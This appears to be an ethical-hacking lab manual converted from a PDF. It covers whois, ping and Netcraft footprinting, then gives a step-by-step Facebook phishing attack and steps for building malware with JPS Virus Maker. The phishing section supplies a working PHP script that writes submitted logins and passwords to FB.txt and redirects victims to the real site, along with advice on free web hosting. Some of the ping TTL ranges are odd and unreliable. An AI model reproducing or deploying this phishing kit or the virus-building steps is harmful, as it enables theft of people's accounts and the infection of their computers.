
### **Pre-requisite:**

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)


### **Footprinting – Whois Websites**


- [www.whois.net](http://www.whois.net)
- [www.who.is](http://www.who.is)
- [www.godaddy.com](http://www.godaddy.com)





More information like domain name, registrar, DNS servers, date of registration & date of expiration of the domain is also provided.





### **Pre-requisite:**

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### **Network Footprinting – Websites**


- [www.whatismyipaddress.com](http://www.whatismyipaddress.com)
- [www.technicalinfo.net](http://www.technicalinfo.net)
- [www.network-tools.com](http://www.network-tools.com)

### **Network Footprinting – Tools**

## Tool : ping

Ping command can be used to check connectivity or availability of a host in the network. Ping also helps us find the kind of system that we are communicating to. Ping uses ICMP protocol.

- If the TTL value for a ping reply is between 226 and 255, it is a network device like a router or switch.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\CSP>ping 49.207.9.1

Pinging 49.207.9.1 with 32 bytes of data:
Reply from 49.207.9.1: bytes=32 time=3ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253

Ping statistics for 49.207.9.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Users\CSP>
```

- If the TTL value for a ping reply is between 99 and 128, it is a windows host.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\CSP>ping www.us-council.com

Pinging us-council.com [50.62.160.250] with 32 bytes of data:
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=251ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112

Ping statistics for 50.62.160.250:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 250ms, Maximum = 251ms, Average = 250ms

C:\Users\CSP>
```

- If the TTL value for a ping reply is between 35 and 64, it is a unix/linux host.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\CSP>ping www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.67.3.108] with 32 bytes of data:
Reply from 23.67.3.108: bytes=32 time=236ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48

Ping statistics for 23.67.3.108:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 235ms, Maximum = 236ms, Average = 235ms

C:\Users\CSP>
```

The screenshot shows a Windows command prompt window with a blue title bar. The text inside shows a user running the command 'ping www.microsoft.com'. The output displays four successful replies from the IP address 23.67.3.108, each with a TTL of 48. A red circle is drawn around the TTL values in the four reply lines. Below the replies, the ping statistics are shown, indicating 4 packets sent and received with 0% loss, and round trip times ranging from 235ms to 236ms.


## Tool : IP2country

IP2country is a small application that takes an IP or host and tells you in which country the IP is located.

- Start the **IP2country** application and give the IP address. It will tell you in which country the IP is located.



## WEBSITE FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Website Footprinting – Websites

- [www.netcraft.com](http://www.netcraft.com)
- [www.builtwith.com](http://www.builtwith.com)
- [www.archive.org](http://www.archive.org)

### Website Footprinting – Tools

- ID Serv



Website : [www.netcraft.com](http://www.netcraft.com)

**Netcraft.com** provides web server and web hosting analysis, including web server and operating system detection. Depending on the queried server's operating system, their service is able to monitor uptimes, etc. for determining the reliability of a web hosting provider.

- Access [www.netcraft.com](http://www.netcraft.com) from any web browser.



- Type the URL of the webserver whose information is to be found.





- It will display website details like website title, website description, keywords, site rank, etc.



Background			
Site title	Microsoft - Official Home Page	Date first seen	August 1995
Site rank	1158	Primary language	English
Description	At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.		
Keywords	Not Present		
Netcraft Risk Rating	0/10		

- It will display IP address of the website, domain registrar details, owner of the domain name, website hosting company and country details.



Network			
Site	http://www.microsoft.com	Netblock Owner	Akamai International, BV
Domain	microsoft.com	Nameserver	ns1.mft.net
IP address	23.200.101.224	DNS admin	dnsmat@microsoft.com
IPv6 address	2a02:269f:71:28e::0:0:358a	Reverse DNS	23-200-101-224.deploy.static.akamaitechnologies.com
Domain registrar	markmonitor.com	Nameserver organisation	whul.markmonitor.com
Organisation	Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States	Hosting company	Akamai Technologies
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	NL	Latest Performance	Performance Graph

- It will also display hosting history details like different IP address / operating system used.



Netblock owner	IP address	OS	Web server	Last seen
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.198.83.104	Linux	unknown	24-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.105.131	Linux	unknown	22-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.4.211.190	Linux	unknown	19-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.103.201.28	Linux	unknown	12-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.197	Linux	unknown	12-Jun-2018
Akamai	88.221.18.244	Linux	unknown	2-Jun-2018
Akamai	84.33.168.145	Linux	unknown	26-May-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.187	Linux	unknown	20-May-2018
Akamai	88.221.18.244	Linux	unknown	19-May-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.105.131	Linux	unknown	12-May-2018

- ECHO CTF.red
- PICO CTF
- Discord
- <https://www.uscyberpatriot.org/Pages/default.aspx>
- <https://www.uscyberchallenge.org/>

**Phishing Script** are use with fake login pages created for the purpose of stealing login username and passwords of well-known websites.


- Access **www.facebook.com** from any web browser.




- Right click on the white space of the front page. Select **View Page source**.




- Select all and copy the code to Notepad.



- Now Press Ctrl+F in notepad and search for “action=” text string in code.



- You will able to find "action=" text string in code as below.



```

<!--[if IE]--> <script src="https://connect.facebook.com/en_US/sdk.js#xfbml=1;version=2.128" async"></script>
</if IE]>
<script>
  (function(d,s,id){var js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id)){js=d.createElement(s);js.id=id;js.src="https://connect.facebook.com/en_US/sdk.js#xfbml=1;version=2.128";fjs.parentNode.insertBefore(js,fjs);}})(document,s,"script");

  window.fbAsyncInit = function() {
    FB.init({
      appId      : '102905181441414',
      cookie     : true,
      xfbml      : true,
      version    : 'v2.128'
    });
  };


  (function() {
    var po = document.createElement('script'); po.async = true;
    po.src = 'https://connect.facebook.com/en_US/sdk.js#xfbml=1;version=2.128';
    var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(po, s);
  })();

  // ... (more code) ...

  fb.login(function(response) {
    // ... (more code) ...
  });

```

- Change "action= https://www.facebook.com/login.php?login\_attempt=1" to action="FB.php"



```

  fb.login(function(response) {
    // ... (more code) ...
  });

```

- After changing the link, Click Save as file and name the file as index.html.



- Create text file and paste the below code in the file, save file with name **FB.php**.

```
=====
Phishing Script
=====
<?php
header ("Location: action= https://www.facebook.com/login.php?login_attempt=1");
$handle = fopen("FB.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
=====
```

- Create account on free web hosting website like [http://www. t35.com](http://www.t35.com), [http://www. freehostia.com](http://www.freehostia.com), etc. or host website on **Local webserver using XAMPP**
- Upload "FB.php" & "index.html" to the webserver.
- Now **Test Phishing Attack** by accessing the phishing page URL.
- It will display Fake Facebook login page. Enter email address & password on the page and click **login**.



- You will be redirected to real Facebook webpage.




- Login details are saved in **FB.txt** as below.





**JPS Virus Maker** is a tool for creating your own virus. There are many options which your created virus can do on victim's computer system, i.e. it will be able to hide itself from process list, disable many windows functions, etc.


- Start the **JPS Virus Maker** application



- Select some from the given virus options, which option you want in your virus.




- Select any **file icon**, it will be the icon of the virus file.
- Select any **Virus / Server Name** from the list, it will be the name of the virus file



- Click on the **Create Virus** button.



